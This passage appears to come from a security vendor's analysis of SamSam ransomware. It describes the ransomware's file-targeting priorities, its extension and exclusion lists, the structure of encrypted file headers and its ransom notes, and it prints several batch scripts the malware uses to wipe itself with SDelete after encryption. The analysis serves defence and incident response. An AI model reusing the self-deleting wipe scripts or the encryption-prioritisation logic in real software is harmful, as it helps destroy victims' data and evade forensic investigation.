The ransomware is usually executed with one argument, which is the path to a file that contains the RSA public key, generated for that specific computer.

Once on the device, SamSam scans all of the devices drives, looking for files to encrypt. In the earliest samples analyzed (2015), the ransomware only encrypted files with certain extensions other than ones named on a pre-defined exclusions list.

In later samples, the list of exclusions is longer to further include files which provide little value to encrypt thereby speeding-up the encryption process. This change shows how the attacker has developed their skills with experience.

Another change observed is how the ransomware prioritizes the files to encrypt, first by scanning the device and immediately encrypting files which are smaller than 100MB and on the list of extensions. The remaining files are then encrypted in three stages.

The first stage is where all files also on the extensions list which are larger than 100MB are further prioritized by size and encrypted in size order:

- Priority 1: files between 100 and 250 MB
- Priority 2: files between 250 and 500 MB
- Priority 3: files between 500 and 1000 MB
- Priority 4: files bigger than 1000 MB


The second stage is where all SQL and MDF database files are encrypted, again in size order. This approach recognizes that database files are typically large and time-consuming to encryption but still valuable targets for the attacker.

The final stage is to encrypt everything left on the computer, which is not named on the exclusions list, again in size order.

This carefully curated approach enables the attacker to achieve a greater volumes of encrypted files before the attack is spotted and interrupted.

Exclusion list:

- C:\Windows
- C:\Winnt
- Path contains “Reference Assemblies\Microsoft”
- Recycle.bin
- C:\Users\All Users
- C:\Documents and Settings\All Users
- C:\Boot
- C:\Users\Default
- Files involved in the attack (e.g ransom note, batch files)
- Desktop.ini
- Filename containing ntuser.dat
- File path containing search-ms
- Extension: .search-ms, .exe, .msi, .lnk, .wim, .scf, .inin, .sys, .dll
- ProgramData folder
- Path containing microsoft\windows
- Path containing appdata



```
.3dm, .3ds, .3fr, .3g2, .3gp, .3pr, .7z, .ab4, .accdb, .accde, .accdr, .accdt, .ach, .acr, .act, .adb,
.ads, .agdl, .ai, .ait, .al, .apj, .arw, .asf, .asm, .asmx, .asp, .aspx, .asx, .avi, .awg, .back,
.backup, .backupdb, .bak, .bank, .bay, .bdb, .bgt, .bik, .bkf, .bkp, .blend, .bpw, .c, .cdf, .cdr, .cdr3,
.cdr4, .cdr5, .cdr6, .cdrw, .cdx, .cel, .ce2, .cer, .cfp, .cgm, .cib, .class, .cls, .cmt, .config, .cpi,
.cpp, .cr2, .craw, .crt, .crw, .cs, .csh, .csl, .csv, .dac, .db, .db3, .dbf, .db-journal, .dbx, .dc2,
.dcr, .dcs, .ddd, .ddoc, .ddrw, .dds, .der, .des, .design, .dgc, .djvu, .dng, .doc, .docm, .docx, .dot,
.dotm, .dotx, .drf, .drw, .dtd, .dwg, .dxb, .dxf, .dxg, .eml, .eps, .erbsql, .erf, .exf, .fdb, .ffd,
.fff, .fh, .fhd, .fla, .flac, .flv, .fmb, .fpx, .fxg, .gray, .grey, .gry, .h, .hbk, .hpp, .htm, .html,
.ibank, .ibd, .ibz, .idx, .iif, .iiq, .incpas, .indd, .jar, .java, .jpe, .jpeg, .jpg, .jsp, .kbx, .kc2,
.kdbx, .kdc, .key, .kpdx, .lua, .m, .m4v, .max, .mdb, .mdc, .mdf, .mef, .mfw, .mmw, .moneywell, .mos,
.mov, .mp3, .mp4, .mpg, .mrw, .msg, .myd, .nd, .ndd, .nef, .nk2, .nop, .nrw, .ns2, .ns3, .ns4, .nsd,
.nsf, .nsg, .nsh, .nwb, .nx2, .nxl, .nyf, .oab, .obj, .odb, .odc, .odf, .odg, .odm, .odp, .ods, .odt,
.oil, .orf, .ost, .otg, .oth, .otp, .ots, .ott, .pl2, .p7b, .p7c, .pab, .pages, .pas, .pat, .pbl, .pcd,
.pct, .pdb, .pdd, .pdf, .pef, .pem, .pfx, .php, .php5, .phtml, .pl, .plc, .png, .pot, .potm, .potx,
.ppam, .pps, .ppsm, .ppsx, .ppt, .pptm, .pptx, .prf, .ps, .psafe3, .psd, .pspimage, .pst, .ptx, .py,
.qba, .qbb, .qbm, .qbr, .qbw, .qbx, .qby, .r3d, .raf, .rar, .rat, .raw, .rdb, .rm, .rtf, .rw2, .rwl,
.rwz, .s3db, .sas7bdat, .say, .sd0, .sda, .sdf, .sldm, .sldx, .sql, .sqlite, .sqlite3, .sqlitedb, .sr2,
.srf, .srt, .srw, .st4, .st5, .st6, .st7, .st8, .std, .sti, .stw, .stx, .svg, .swf, .sxc, .sxd, .sxg,
.sxi, .sxm, .sxw, .tex, .tga, .thm, .tib, .tif, .tlg, .txt, .vb, .vob, .wallet, .war, .wav, .wb2, .wmv,
.wpd, .wps, .xll, .x3f, .xis, .xla, .xlam, .xlk, .xlm, .xlr, .xls, .xlsb, .xlsm, .xlsx, .xlt, .xltm,
.xltx, .xlw, .xml, .ycbcra, .yuv, .zip
```

The file extension priority list includes 330 unique extensions

Before each file is encrypted, the drive is checked to ensure that there is sufficient space available for the encrypted copy of the file. If there is insufficient space for an encrypted file, it moves on to the next file in priority order, deleting the original files as it goes, providing there is still sufficient space for the encrypted copy.


If a file is identified as being locked by a running process, it will attempt to kill that process.

Once a file is identified as being ready for encryption, a new file is created using the original filename but appending a new extension (e.g .weapologize). This new file contains an encrypted copy of the original files content using AES-128.

Each device is allocated an RSA public key. This is provided to the SamSam executable as parameter upon execution. The AES key and IV are generated for every file separately. These are displayed in a header within the encrypted file as well other information:

- AES key encrypted with RSA
- IV encrypted with RSA
- MAC of the file (HMACSHA256)
- MAC key encrypted with RSA
- Original file length

The content of the header is the same for all the samples, but the attackers have changed the tags from time to time. See a few examples below.



```
<MtAeSKeYForFile>
<Key>gCI+m0p6NGJo+M+
QV85F47nXBBm7gs4heUeSMpEyKi5TihopZGbizWV/kzvvuBlQ3Z2JRph/28NsZHrYhmA9vZ6rXtQ9GlXlguiaC
vbyvVbp9ykywtplbBRkrMrNaJYLJyJtAxQE0sRZQdza+e2sZsjw082QFB3Egqpq95MCcQf1ZmGRucMw+
Le0rUEEZBn3vcsaJI0aWQajtdkTxNhiAfw/3nNqH38Wdfdn1t5S6hRhk4RmXSgPxBdfnhZ+
56JtOfOw76YmAT5EOaKhiAFk/kiy6iyupXYot1Sn2/jjMd5YkBu4IV90lezFpZgYvJZDZqQMPqafVIQb4r+
T6JNYXA==</Key>
<IV>EPAm57szafHuRtI0sofDrAG32n0JTw53ANdlhtnl25cy+
SQO85xyOgxDTtsLcCzG7CaXvAHkmoAg9bV0fUGe0vXhke88SA2uX6xFfvIT/J/GtUn0ARlh47Ue565Oe38q4VP
fb85FbVJjRv6X1Wyk7kQi53TMs6vcD+U/WKNBTVI314axfb+
eIjpiBExmNRgFH0zPJKrgPQbGM55NorQcWBv7cUw1aUtpsHw2fpjhcK5Y4n0DQ3LAg5QOMvs3mcRUJkEr1gzww
kGXzlbmOFITKL3mFN+BCsLgDfulocD1LPcpjav2kOU5GfYXa2FsMZhJAitn0bcZ7ZHfBRtGBD0owA==</IV>
<Value>vAaDcIZZywVthFzpE0ptt7HT2bMMP3+/ZEmsT4RlNsM=</Value>
<EncryptedKey>BrF/YnLQ+VeYs7YEtt3MXByQpvQHrBxxEsOlCkD2o1ENJl9UXLB+
WXt7ntoN/noE0NLVkpTHnM/4hyYLQw5APifguPYlzZDU+
sECteplLArvMd9RQb6S2kv0d7ogpKdDaGNEWEK2YhDlA/NhZxqX2veg278+
gMjHncPO9nLYwZ5f7J0L7Ielyl7MykS1T0iCDjbYr9QQRfhZDY7B01cAYNWl2UIztXB7LqpMeTAh4LRW5wHEGk
RVkrxc2CgRgxRNJs+/6SjlK43tkCmfuJ6yzyamBbuy83ODzJ+
Xcr6/LzRk3nU0TmBbp7wony3UPsl29tUB474kyqWTKsrSJiCWEg==</EncryptedKey>
<OriginalFileLength>8</OriginalFileLength>
```

```
<QWERTYUIOPASDFGHJKLZX>
<yeK>whoxwfYAEklUxHw2oS9IqJWdnVMZSQlB3Fjo3Yv22TasHVyKhbdsI95dlpseZpqIvocq8IhlutEYvwlglZ3jVamunSpqHlVslWUjUQ
sSHpie7wk4feafGTRsyyxhrEzefHNClhvqIvqybb/YjhL/GKH0XuEbP5wQMbocRamgwfl3QCM7FA6dLIxnpqv3U2q9ps/JVlNWkMNIWu+iR
gQTh84gflVddKVRvuJR9SEngFzlDHvlFSTmLY6Z5UlHfW9ualhmaHpgeTjaiwkE/BFkuWtZtKi3kvD7FBc2DbVOWSlfkv8f3TXvmaHO+CpG
Um2IvCo+tuW/EkQJdWPKGXtvtw==</yeK>
<VI>NBfnlVtJOEOHtZ+7whPRFdeoQ5j/9QEBHYviOIpwUWdqPzlY5ILh9tqpq3WCRs+qQoFKFEPTU/CkasdVFBw/sIn8Gw/pKA90z88U7hR
i4ekD8Z7L7dCBN0SIrfTfrBgnRCY2lSN2kd7rNTdDFgKJkcnHKBJRpOubwXAQChpkVXb+C+obuiVS4gaNeLURx4zt976qCfxVhcOF5B2Vuk
5eQ53NZByp4KW6QxlzUDelR0G2NMedmLZzykJoYRuYsbZnkQjlH2FcbfG/T5X6Pl4Mb8Bm/isKicfOtOoXviAlqyqQlDutIS0WrrZNyRV6y
rCPrmANlBeuVYXSbY35r0lD5A==</VI>
<eulaV>xPNloBWSqfQgInnB6ydF204jiHN/uqljySnnlfkhqUk=</eulaV>
<yeKdetpyrcnE>wrC2ocLZcu7Zy/FcLOyT2BBK5YruDahljn8AVVf+lHYchHfgS/h9yrRLAtj6WaDBPXzbrGgt9pwMhxdmWxtYz2F8P5F/T
tMND+Mg7A5TL5OyuU/r6wA/3kqjTtVBgjsG7+aUNxERn0knvi36NgEoGUU/jQ5ekssv4uOl0sJf7FPTEq2PApydz85FSraD20MiyNpgB9L2
DCy8WYiXfUhTDheLMc3JxgXHT32+m/FnTLzfeGp/cT6uxE+/RpL8eHMUofJljbvQnPozBjZ0FgcmfyZe/C0dy4a+focLp7ZjRhDgQdnyhvW
It70pfS956wzTsQaIlZY9Jyajho/8OMZ8oQ==</yeKdetpyrcnE>
<htgneLeliFlanigirO>2232085</htgneLeliFlanigirO>
</QWERTYUIOPASDFGHJKLZX>
```

```
<AAAAAAAAAAAAAAAAAAAAA>
<AAA>kfYM9qlpoyudh39OvhIIzFDeclCek8A/qtBcs7fvKFooYQ0zkXCgDQe5/yjJzkk7qe0LIFo0lJMcQdjPqKax+CqmwhvicO7oUhJGpf
lblmhD5SJiDofhQzjba23G3BxFUzY4C9uAxhSvM8oQmG3eRjrakylxMRVmYRbsVirXaod3070AACcbtqNu/ji+eTbpxQvXDQaMMkxw5Cvqj
iuXTKo26+0/fFBqIR6secEy9Uwh2YBKI468F3MlzX91H30wuuLJMDIg7K2oeBonWLhCujmLMCbFEaRvWN9Q+KPRz9YSR+tqUZkNPXn9tgDa
anqyKLE4Mayxlxq9Hks3ULhlOg==</AAA>
<AA>dK/SqyemOsD0Hi/RQHA8IrsZvcFtlTtWzE90m8uznBm3OViv8alxgjo/N+N7cX8ElQt2VXbOeMupaAhIZrqKwKkfqSoSdnIlQAnRF5q
9S6cnJrZpy8KXzvkl5AgiObThIPqU5FYZqpLNXeIpQlDeJfu5ZxidlA3H3ZYm9VvL3xl3J3czz4fall8tmjXliTJdwgyscncgu2xFJajWk3
kpHduzdAo9Ya4SW6ZwtsT3/wQld5ZQs5ElMVsOm3+aWX5QnbnCcCnyfkMcqomzxyOgHAsrQjlMc0DaSOvARCyKEFOtXGI667jpziG5ylDIb
VFMhvmV235bQAWMQMXoEPXk/g==</AA>
<AAAAA>xPNloBWSqfQgInnB6ydF204jiHN/uqljySnnlfkhqUk=</AAAAA>
<AAAAAAAAAAAA>CdyrSElJWRrwU7jZS2inpEfwlTBWql23ZBAHz5Y0h3RHz+uAHlWvyR4la+KmgQ53QfhJmxDSeynycXj44dsUbCXRxuqCV
eMmjW/6LHiq/PYHjNS0eF12ny7Yh2HOPbXFCSGWMI3iEmjTJP8sI2Ynl5xG59IK9TSbGgn5BsLEncG69JeWZjPOjZ4NZS4+nkVY7NPDHJdb
VN9v0BJcL7eOFiFzDT7KlV4G03XPqAimczazfYowbneRkhQv0bTnJGXIWAmXpavC6Eew0yrurrRd7Nmd/UJmmXCV5HueZhs4daQuMbIVNPt
NO8sZ4yulApWY3TLYZnzqANFx6Jzd+jKT5Q==</AAAAAAAAAAAA>
<AAAAAAAAAAAAAAAAAA>160461</AAAAAAAAAAAAAAAAAA>
</AAAAAAAAAAAAAAAAAAAAA>
```

Encrypted file headers

During the encryption process SamSam checks for the presence of a ransom note in the same folder of the file that has just been encrypted, if there is not one then it creates a ransom note, e.g. SORRY-FOR-FILES.html, it then creates nine other copies of the same ransom note in the folder prefixing them with a number e.g. 0001-SORRY-FOR-FILES.html. Once all valid files have been encrypted, it creates a ransom note on the desktop as well.

In version 3, the payload itself works the same way as described above, the only real difference being that it receives the ransom amounts (price per host, price for all) and a string (normally an English word of 8+ characters) as arguments. These are used along with hardcoded information in the payload to create the ransom notes. The payload also needs to the read the RSA public key on the computer it is about to encrypt. It does this by looking for a file with the .keyxml extension.

Removing the evidence

In an attempt to make analysis of an attack more difficult, the ransomware always deletes the files used to execute the attack once it has finished encrypting on the device, or if it is interrupted mid-process. Over the last two years, a number of methods have been used to delete the attackers own files:

- Method 1 - Two executables (dropped by the payload).
- Method 2 - An executable and a batch file (created by the payload).
- Method 3 - A single batch file (created by the payload).
- Method 4 - The same batch file, which executes the runner.

Method 1 - Two Executables

The ransomware creates two other executables, which are stored in the resource section of the payload file:

- del.exe
- selfdel.exe


The ransomware starts its operation by creating these files and executing selfdel.exe. Selfdel.exe continuously monitors if the SamSam process is running and if it finds that the process is not running anymore, then it executes del.exe. Finally, when del.exe has finished deleting the file selfdel.exe deletes del.exe as well.

By using selfdel.exe, evidence of the attackers tools are removed from the device, even if the victims interrupt the attack mid-process. When selfdel.exe detects that the encryption has either ended as planned or prematurely, it deletes the payload, an action that cannot be reversed.

del.exe is the SDelete Sysinternals tool, which according to the documentation “can permanently wipe single files or directories or multiple objects by using wild cards”. It is executed with the following argument: -p 16 samsam.exe, where p specifies the number of overwrite passes (default is 1).


Method 2 - An executable and a batch file

Another approach used is where only one executable is created and a batch file is used to execute it. In this case del.exe (sometimes called macrosoft10.exe) is stored in the resource section, this is the same executable as in the previous method. This file is saved in a specific folder together with the batch file. The batch file monitors the SamSam process and just like previously, if the process is no longer running it executes del.exe, before deleting the executable and itself.




```
@echo off
set "EXE=samsam.exe"
:loop
FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') do set output=%%x
IF %output% EQU %EXE% (goto sleep) ELSE (goto end)
:sleep
timeout /t 5 /nobreak > NUL
goto loop
:end
del.exe -p 16 %EXE% /accepteula
DEL del.exe
DEL "%~f0"
```

Batch file version 1



```
@echo off
SETLOCAL EnableExtensions
set "EXE=samsam.exe"
set "PDEL=C:\ProgramData\AdobeReder"
set "PEXE=C:\Users\worker\Desktop"
:loop
FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') DO IF %%x == %EXE% goto FOUND
goto END
:FOUND
ping 127.0.0.1 -n 5 > NUL
goto loop
:END
"%PDEL%\del.exe" -p 16 "%PEXE%\%EXE%" -accepteula
DEL "%PDEL%\del.exe"
DEL "%~f0"
```

Batch file version 2




```
@echo off
SETLOCAL EnableExtensions
set "EXE=samsam.exe"
set "DEL=C:\ProgramData\BackupHomeDir\macrosoft10.exe"
set "PEXE=C:\Users\worker\Desktop"
:loop
FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') DO IF %%x == %EXE% goto FOUND
goto END
:FOUND
ping 127.0.0.1 -n 5 > NUL
goto loop
:END
"%DEL%" -p 16 "%PEXE%\%EXE%" -accepteula
DEL "%DEL%"
DEL "%~f0"
```

Batch file version 3

Method 3 - A single batch file

In the third approach a single batch file is used. This file is responsible for deleting the ransomware and itself once the process ends either as planned or prematurely.



```
@echo off
SETLOCAL EnableExtensions
set "EXE=samsam.exe"
set "PEXE=C:\Users\worker\Desktop"
:loop
FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') DO IF %%x == %EXE% goto FOUND
goto END
:FOUND
ping 127.0.0.1 -n 5 > NUL
goto loop
:END
DEL "%PEXE%\%EXE%"
DEL "%~f0"
```

Even when a batch file is used to delete the ransomware after encryption, there are references in the code to another executable called macrosoft10.exe. In a few samples, we observed that this isjust a renamed version of the SDelete tool, which the SamSam attacker uses to delete the original files after encryption, so that recovery is impossible.

Method 4 - The same batch file, which executes the runner.

In recent versions, the batch file, which is used to execute the runner, is also responsible for deleting the runner, the DLL, and itself. As we have seen previously the payload is stored encrypted and it only gets decrypted in memory. Once the runner reads the content of the encrypted file, it deletes it. Which means that even before the file encryption starts the traces of the payload are removed from disk.

What Happens If You Pay

Sophos urges all potential victims to establish a plan for business continuity in the event of a serious breach such as this, that does not involve paying the ransom to ransomware attackers.

However, we know that, if this preparation work hasn't been done in advance, you may not have a choice. If you represent an organization victimized by SamSam, that has decided to pay the ransom, this section will provide details as to how this process has worked in the past, and what you can expect to receive for your payment.

To pay the ransom, you will need to view the ransom note, which contains a full set of instructions. The most important information in the ransom note is the site address (payment website), the attackers Bitcoin (BTC) address, and the ransom amount.


The SamSam attackers offer victims several options.

